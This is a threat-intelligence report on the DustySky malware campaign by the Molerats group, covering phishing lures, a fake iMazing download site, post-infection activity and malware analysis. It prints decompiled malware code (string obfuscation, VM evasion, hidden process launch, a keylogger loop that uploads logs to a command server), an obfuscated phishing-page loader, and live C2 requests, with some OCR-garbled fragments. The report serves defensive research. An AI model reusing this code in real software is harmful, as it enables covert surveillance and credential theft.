January
2016

Operation DustySky

Clearsky
clearskysec.com/dustysky

TLP:White
For public distribution

Contents

Foreword

DustySky (called “NeD Worm” by its developer) is a multi-stage malware in use since May 2015. It is in use by the Molerats (aka Gaza cybergang), a politically motivated group whose main objective, we believe, is intelligence gathering. Operating since 2012, the group's activity has been reported by Norman [1], Kaspersky[2,3], FireEye[4], and PwC[5].

This report revolves around a campaign that includes a new malware developed by a member of the group or on behalf of the group. Based on dozens of known attacks and the vast infrastructure in use - we estimate that a wave of targeted malicious email messages has been sent on a weekly basis.

These attacks are targeted, but not spear-phished. I.e., malicious email messages are sent to selected targets rather than random mass distribution, but are not tailored specifically to each and every target. Dozens of targets may receive the exact same message. The email message and the lure document are written in Hebrew, Arabic or English - depending on the target audience.

Targeted sectors include governmental and diplomatic institutions, including embassies; companies from the aerospace and defence Industries; financial institutions; journalists; software developers.

The attackers have been targeting software developers in general, using a fake website pretending to be a legitimate iOS management software, and linking to it in an online freelancing marketplace.

Most targets are from the Middle East: Israel, Egypt, Saudi Arabia, United Arab Emirates and Iraq. The United States and countries in Europe are targeted as well.

Acknowledgments

We would like to thank our colleagues for their ongoing information sharing and feedback, which have been crucial for this research: security researcher Infra; PassiveTotal analyst team; Tom Lancaster of PwC; Team Cymru; Security researcher Sebastián García; Menachem Perlman of LightCyber; Other security researchers who wish to remain anonymous.

[1] https://github.com/kbandla/APTnotes/blob/master/2012/Cyberattack_against_Israeli_and_Palestinian_targets.pdf
[2] http://www.seculert.com/blog/2014/01/xtreme-rat-strikes-israeli-organizations-again.html
[3] https://securelist.com/blog/research/72283/gaza-cybergang-wheres-your-ir-team
[4] https://www.fireeye.com/blog/threat-research/2013/08/operation-molerats-middle-east-cyber-attacks-using-poison-ivy.html
[5] http://pwc.blogs.com/cyber_security_updates/2015/04/attacks-against-israeli-palestinian-interests.html

Tactics, Techniques and Procedures

Delivery

The attackers would usually send a malicious email message that either links to an archive file (RAR or ZIP compressed) or has one attached to it. Below are malicious email messages that have been sent to multiple targets on September and December 2015.

From: [mailto:ibnkhaldon9@gmail.com] ابن خلدون **On Behalf Of** Israel Defense Forces
Sent: Saturday, September 05, 2015 5:57 PM
To:
Subject: המוסד הצהיר : חטפת צוות הקומנדו הימי של חמאס.
Importance: High

לפרטים

From: **IDF Spokesperson's Unit** <hendsawi@gmail.com>
Date: Thu, Dec 31, 2015 at 11:51 AM
Subject: חמאס חשף תיעוד של גלעד שליט מהשבי;

"דובר הארגון: "כל החוטפים חוסלו או נהרגו

כדי להציג את הפרטים

Israel Defense Forces.

Phone : +972-3-9353111
Email : idfnewmedia@idfspoksperson.com
Address : Ben Gurion International Airport, 70100, Israel

The link may include these parameters:


- **Id** - the ID of the current wave of malicious email messages, composed of a plaintext word, a plus sign, and a number. For example: *Rand+281*
- **token1 -** same as id, but Base64 encoded
- **token2 -** Base64 encoded email address of the target to which the malicious message was sent.
- **C -** the word Click or openexe

The following regular expression matches the structure of malicious links:

\/[A-Za-z]+\.php\?((?:id|token1|token2|C)=[A-Za-z0-9\/=+%]*={0,2}&?){4}

For example:
spynews.otzo[.]com/20151104/Update.php?id=<redacted>&token1=<redacted>&token2=<redacted>&C=Click

The archive contains an .exe file, sometimes disguised as a Microsoft Word file, a video, or another file format, using the corresponding icon. For example:



Lure content and sender identity

If the victim extracts the archive and clicks the .exe file, the lure document or video are presented while the computer is being infected with DustySky.

In recent samples the group used Microsoft Word files embed with a malicious macro, which would infect the victim if enabled**.** Note, that these infection methods rely on social engineering - convincing the victim to open the file (and enabling content if it is disabled) - and not on software vulnerabilities.

The subject line of the malicious email message, as well as the name and content of the lure document, are usually related to recent events in diplomacy, defense, and politics. Sometimes lure topics are gossip or sex related and might even include a pornographic video. In recent samples, fake invoices and a copy of the public Google privacy policy were used.

The content of the lure document is always copied from a public news item or other web content, and is never an original composition of the attackers.


The "from" field in malicious messages is usually set to be related to the lure document, such as "Latest Israel news", "Israeli Hot Stories", "Israel Defense Forces", "مركز الإمارات للسياسات" (impersonates the Emirates Policy Center organization[6]).


[6] "The center undertakes the task of foreseeing the future of region, regional and international policy trends and the impact of different geopolitical projects on the region. It aims at providing strategic analysis, policy papers, studies, and research to serve the decision makers at any institution or country in the region with a priority given to UAE."


When linked from the malicious message, the malware would be hosted either on a cloud service (many times in copy.com, a legitimate file hosting service), or on a server controlled by the attackers.

Phishing

When the malware is hosted on a server controlled by the attackers, the User-Agent string of the target's browser is checked when they click the malicious link. If the target is using Windows, DuskySky is served. If the operating system is different than Windows, the target is served a Google, Microsoft, or Yahoo phishing page:







The source code of the phishing page is made up of a single JavaScript block, which at runtime decodes a single variable into HTML:


```
<script language="javascript" type="text/javascript">var
lOI='KkSKpcCfngCdpxGcz5yJjFjM8pkZxlEODJWNzBFODVkSNFmVKdlbIlnQ5kGfZhjM
89GSxFkaLN1RZVHesd3crlERTVWQT1kY6lnROVHNmp2S09kd2J3ZON2TnN0cRdkQRd1bx
[illegible]
yZulmc0N1P1MjPpEWJj1zYogyKpkSKh9yYoQnbJV2cyFGcoUmOncyPhxzYo4mc1RXZytX
KjhibvlGdj5Wdm1TZ7lCZsUGLrxyYsEGLwhibvlGdj5WdmhCbhZXZ';function
_1I1(data){var
OOOlOI="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345678
9+/=";var
o1,o2,o3,h1,h2,h3,h4,bits,i=0,enc='';do{h1=OOOlOI.indexOf(data.charAt
(i++));h2=OOOlOI.indexOf(data.charAt(i++));h3=OOOlOI.indexOf(data.cha
rAt(i++));h4=OOOlOI.indexOf(data.charAt(i++));bits=h1<<18|h2<<12|h3<<
6|h4;o1=bits>>16&0xff;o2=bits>>8&0xff;o3=bits&0xff;if(h3==64){enc+=St
ring.fromCharCode(o1)}else
if(h4==64){enc+=String.fromCharCode(o1,o2)}else{enc+=String.fromCharC
ode(o1,o2,o3)}}while(i<data.length);return enc} function OOO(string){
var ret = '', i = 0;   for ( i = string.length-1; i >= 0; i-- ){ ret
+= string.charAt(i);} return ret; }eval(_1I1(OOO(lOI)));</script>
```

After the victim fills in and sends the fake login form, they are redirected to a legitimate website. For example, in one case the victim was redirected to a news item[7] in the Israeli news website NRG. Only the news item was old (from one year prior to the attack) and unrelated to the original subject of the malicious email message. It was probably used in previous attacks, and the attackers did not care enough or forgot to change it to a relevant one.

Attacks against software developers

IP address 45.32.13.169 and all the domains that are pointing to it[8] host a webpage which is a copy of a legitimate and unrelated software website - iMazing, an iOS management software.


Screenshot of fake website - imazing[.]ga on 45.32.13.169




[7] http://www.nrg.co.il/online/1/ART2/594/733.html
[8] https://www.passivetotal.org/passive/45.32.13.169

Among the domains is a similar looking one - imazing[.]ga.

The source code of the fake website reveals that it was copied from the legitimate source on 22 October 2015:



The fake website, similarly to the legitimate one, offers visitors to download the iMazing software. However, the version on the fake website is bundled with DustySky malware. Upon execution of the malicious version (2f452e90c2f9b914543847ba2b431b9a) the legitimate iMazing is installed, while in the background DustySky is dropped as a file named Plugin.exe (1d9612a869ad929bd4dd16131ddb133a), and executed:



Plugin.exe immediately starts communicating with its command and control sever using the hardcoded address ns.suppoit[.]xyz and supo.mefound[.]com, both also pointing to above mentioned 45.32.13.169.


```
GET /TEST.php HTTP/1.1
Host: ns.suppoit.xyz
Connection: Keep-Alive
```

```
GET /Star.php?Pn=RE9XTlRPV05QQzEgfCB1c2VyMQ&fr=&GR=U3RhcihTdGFyKTxicj4gMjAxNS0xMC0x
OA&com=IDxicj4gIDxicj4g&ID=17915922869519324517923222111871991076 6Star&o=TWljcm9zb2
Z0IFdpbmRvd3MgNyBFbnRlcnByaXNlIA&ho=bnMuc3VwcG9pdC54eXo=&av=&v=703 HTTP/1.1
User-Agent: 17915922869519324517923222111871991076 6Star
Host: ns.suppoit.xyz
```

Interestingly, we found the fake domain imazing[.]ga mentioned in a job posting[9] in the freelancers marketplace website freelancer.com. In the posting, the attackers claim they are looking for someone to

[9] https://www.cz.freelancer.com/projects/iPhone/Write-some-Software-8755699/

build "*an application like that this website* [sic]" and entice the viewer to "*download application and take an overlook* [sic]" from imazing[.]ga and "*Let me know if any idea is missing or…*".




This behavior deviates from the attackers' usual pattern of sending malicious email to selected (albeit many) individuals. It is unclear to us why they would go after random infections, but we can imagine various reasons, such as access to computers which would be used as proxies for attacks, or access to licenses for software owned by the victims.

Post infection

This section describes the actions performed by the attackers on infected computers we have investigated.

After infecting the computer, the attackers used both the capabilities of DustySky, and those of public hacking tools they had subsequently downloaded to the computer.

They took screenshots and a list of active processes in the computer, and sent them to their command and control severs. They used BrowserPasswordDump[10], a public and free-to-use tool that recovers passwords saved in browsers. Below is the log file (empty in this case) that we recovered after the attackers had deleted it:



The malware would also scan the computer for files that contain certain keywords. The list of keywords, in base64 format, is retrieved from the command and control as a text file. For example:

Below are the encoded strings from the above image, decoded and translated:

Base64 string	Decoded	English translation
2YXYrtin2KjYsdin2Ko=	مخابرات	Telecommunication
2KjYp9iz2KjZiNix2K/Yp9iq	باسبوردات	Password
Y3YuZG9j	cv.doc	cv.doc
157Xktei15nXnQ==	מגעים	Contacts
2LPZitix2Kkg2LDYp9iq2YrYqQ==	سيرة ذاتية	Resume
cGFzc3dvcmRz	Passwords	Passwords
16HXmdeh157XkNeV16o=	סיסמאות	Passwords
INeR15nXmNeX15XXnyDXpNeg15nXnQ==	ביטחון פנים	Homeland security
d29ybQ==	worm	worm
bXljZXJ0	mycert	mycert
LnBmeA==	.pfx	.pfx

[10] http://securityxploded.com/browser-password-dump.php

These words teach us what the attackers are after: personal documents; credentials, certificates and private keys; information pertaining to homeland security.

Abusing breached email account

In one case, the attackers used stolen email credentials and logged in from **96.44.156.201**, potentially their proxy or VPN endpoint. They also logged in from **5.101.140.118** , an IP address that belongs to a proxy service called privatetunnel.com (in previous incidents, emails were sent from a nearby address - **5.101.140.114**).

Malware analysis

DustySky (called NeD by its developer) is a multi-stage malware written in .NET. This chapter reviews its functionality and main features. The sample analyzed is f589827c4cf94662544066b80bfda6ab from late August 2015. It is composed of a DustySky dropper, DustySky core, and the DustySky keylogging component.

DustySky dropper

The DustySky dropper tries to evade running in a virtual machine. Once sure the computer is not a VM, it extracts, runs and adds persistency to DustySky Core. It extracts basic information about the operating system and checks for the existence of an Antivirus. It also extracts and opens the lure document.

The dropper's resources are two components that are dropped at run time. One is the lure document (internally called “news”), which is presented to the victim once the dropper is executed. The other is DustySky Core, a Trojan backdoor, (internally called “log”).

The dropper uses the following function to obfuscate the name of functions and other parts of the malware (In later versions, SmartAssembly 6.9.0.114 .NET obfuscator was used):

```
    public static string ?31?(string ?31?)
    {
        int length = ?31?.Length;
        char[] array = new char[length];
        for (int i = 0; i < array.Length; i++)
        {
            char c = ?31?[i];
            byte b = (byte)((int)c ^ length - i);
            byte b2 = (byte)((int)(c >> 8) ^ i);
            array[i] = (char)((int)b2 << 8 | (int)b);
        }
        return string.Intern(new string(array));
    }
}
```

So, for example, the following string:

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
```

Is encoded as:

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(?30?.?31?("~t];[illegible]"), true);
```

For VM evasion the dropper checks whether there is a DLL that indicate that the malware is running in a virtual machine (vboxmrxnp.dll and vmbusres.dll which indicate vitualbox and vmGuestlib.dll which indicates vmware).

If the dropper is indeed running in a virtual machine, it will open the lure document and stop its activity:

```
if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.System) + "\\zvmGuestLib.dll"))
{
    try
    {
        File.WriteAllBytes(tempPath + "\\News.doc", Resources.News);
        Process.Start(tempPath + "\\News.doc");
        return;
    }
    catch
    {
        Application.Exit();
        return;
    }
}
if (File.Exists(Environment.GetEnvironmentVariable("windir") + "\\zvmbusres.dll"))
{
    try
    {
        File.WriteAllBytes(tempPath + "\\News.doc", Resources.News);
        Process.Start(tempPath + "\\News.doc");
        return;
    }
    catch
    {
        Application.Exit();
        return;
```


The dropper uses Windows Management Instrumentation[11] to extract information about the operating system and whether an antivirus is active.

DustySky Core is dropped to %TEMP% and runs using either cmd or the .NET interface.

```
try
{
    new Process
    {
        StartInfo = new ProcessStartInfo
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            FileName = "cmd.exe",
            Arguments = string.Concat(new object[]
            {
                " cmd /c ",
                '"',
                tempPath,
                text2,
                ".exe",
                '"'
            })
        }
    }.Start();
    Thread.Sleep(4000);
    Application.Exit();
    return;
}
catch
{
    Process.Start(tempPath + text2 + ".exe");
    Application.Exit();
    return;
}
```

[11] https://msdn.microsoft.com/en-us/library/aa394582(v=vs.85).aspx

A registry entry is created for persistency after computer restart:



DustySky core

DustySky Core is a Trojan backdoor and the main component of the malware. It communicates with the command and control server, exfiltrates collected data, information and files, and receives and executes commands. It has the following capabilities:

- Collecting information about the OS version, running processes and installed software.
- Searching for removable media and network drives, and duplicating itself into them.
- Extracting other components (such as the keylogging component) or receiving them from the command and control server, and running or removing them.
- Evading virtual machines.
- Turning the computer off or restarting it.
- Making sure only a single instance of the malware is running.

The keylogging log file is uploaded to the server every 50 seconds. The files are uploaded via a POST request to a URL that ends with key.php.

```
while (true)
{
    string value = Class2.smethod_1(Environment.MachineName + Environment.OSVersion) ?? "";
    WebClient webClient2 = new WebClient();
    webClient2.Headers["User-Agent"] = value;
    Thread.Sleep(50000);
    string path = Path.GetTempPath() + "temps\\";
    string[] files = Directory.GetFiles(path);
    string[] array = files;
    int i = 0;
    while (i < array.Length)
    {
        string text3 = array[i];
        string text4 = text3;
        if (Class2.smethod_5(text4) <= 5000L)
        {
            i++;
        }
        else
        {
            try
            {
                WebClient webClient3 = new WebClient();
                webClient3.Headers["User-Agent"] = value;
                NameValueCollection nameValueCollection = new NameValueCollection();
                nameValueCollection["ke"] = File.ReadAllText(text4);
                nameValueCollection["ID"] = value;
                byte[] bytes2 = webClient3.UploadValues(str + "/key.php", "POST", nameValueCollection);
                Encoding.UTF8.GetString(bytes2);
                webClient3.Dispose();
                File.Delete(text3);
```

DustySky keylogging component

One of the components contained in DustySky core is a keylogger (for example 15be036680c41f97dfac9201a7c51cfc). When ordered by the command and control server, the keylogger is extracted and executed. Keylogging logs are saved to *%TEMP%\temps* .

pdb analysis

pdb strings in DustySky sample were structured as follows:

b:\World-2015\IL\Working Tools\2015-12-27 NeD Ver 9 Rand - 192.169.6.199\NeD Worm\obj\x86\Release\MusicLogs.pdb

pdb strings from 23 samples are presented in “Appendix B - Indicators”. In the table below we present a breakdown of folders and file names comprising the pdb strings, to reflect the ongoing development cycle of DustySky since its first release in May 2015.

name	filename	date	version	campaign	c2
NeD Download and execute Version 1 - Doc	News.pdb	2015-07-15	5	meshal	
NeD Download and execute Version 1 - Doc	News.pdb	2015-08-18	501P	Fixed Dov	
NeD Download and execute Version 1 - Doc	News.pdb	2015-10-27	704	NSR ND	192.52.167.235
NeD Download and execute Version 1 - Doc	News.pdb	2015-11-04	704	SPY	192.52.167.235
NeD Download and execute Version 1 - Doc	News.pdb	2015-12-27	9	Rand	192.169.6.199
NeD Download and execute Version 1 - Doc	News.pdb	2015-12-27	9	Rand	192.169.6.199
NeD Worm	MusicLogs.pdb	2015-10-21	703	Random	192.161.48.59
NeD Worm	MusicLogs.pdb	2015-10-27	704	NSR ND	192.52.167.235
NeD Worm	MusicLogs.pdb	2015-11-03	704	Stay	107.191.47.42
NeD Worm	MusicLogs.pdb	2015-11-04	704	SPY	192.52.167.235
NeD Worm	MusicLogs.pdb	2015-11-08	704	mossad Track	192.161.48.59
NeD Worm	MusicLogs.pdb	2015-11-12	8SSl	GOV	192.161.48.59
NeD Worm	MusicLogs.pdb	2015-11-14	8SSl	Socks	167.160.36.14
NeD Worm	MusicLogs.pdb	2015-11-17	8	PRI	172.245.30.30
NeD Worm	MusicLogs.pdb	2015-12-27	9	Rand	192.169.6.199
NeD Worm	MusicLogs.pdb	2015-12-29	8	Stay jan	107.191.47.42
NeD Worm	Music Synchronization.pdb	2015-08-08	5P	USA & Europe Random	
NeD Worm	Music Synchronization.pdb	2015-08-08	5P	baker	
NeD Worm	Music Synchronization.pdb	2015-08-10	5P	Fixed	
NeD Worm Version 1 (2015-05-15)	log file.pdb	2015-05-14	1		
NeDKeY ver 1	Internet.pdb	2015-07-04	1		
NeDKeY ver 1	Internet.pdb	2015-07-04	1		
NeDKeY ver 1	Internet.pdb	2015-07-04	1		

Command and control communication

Traffic examples

Following are samples of communication with the command and control server (identifiers have been altered).

DustySky has two hardcoded domains of command and control servers. It starts by checking if the first one is alive by sending a GET request to TEST.php or index.php, expecting “OK” as response. If it does not receive an OK, it will try a second domain.

```
IPAddress iPAddress = array2[i];
byte[] byte_ = SendRequest.smethod_0(Class11.webClient_0, StringConnect.smethod_0("https://", iPAddress, "/TEST.php
string string_6 = Delegate95.smethod_0(Delegate141.smethod_0(), byte_);
if (strcmp.smethod_0(string_6, "OK"))
{
    Class11.ho = Class11.EvilURL1;
    Class11.url = Delegate98.smethod_0("https://", Delegate105.smethod_0(iPAddress));
    goto IL_8F7;
}
```

For example, this is an Initial GET request to index.php:

```
GET /index.php HTTP/1.1
Host: facetoo.co[.]vu
Connection: Keep-Alive
```

Server reply:

```
HTTP/1.1 200 OK
Date: Sun, 06 Sep 2015 19:52:49 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 2
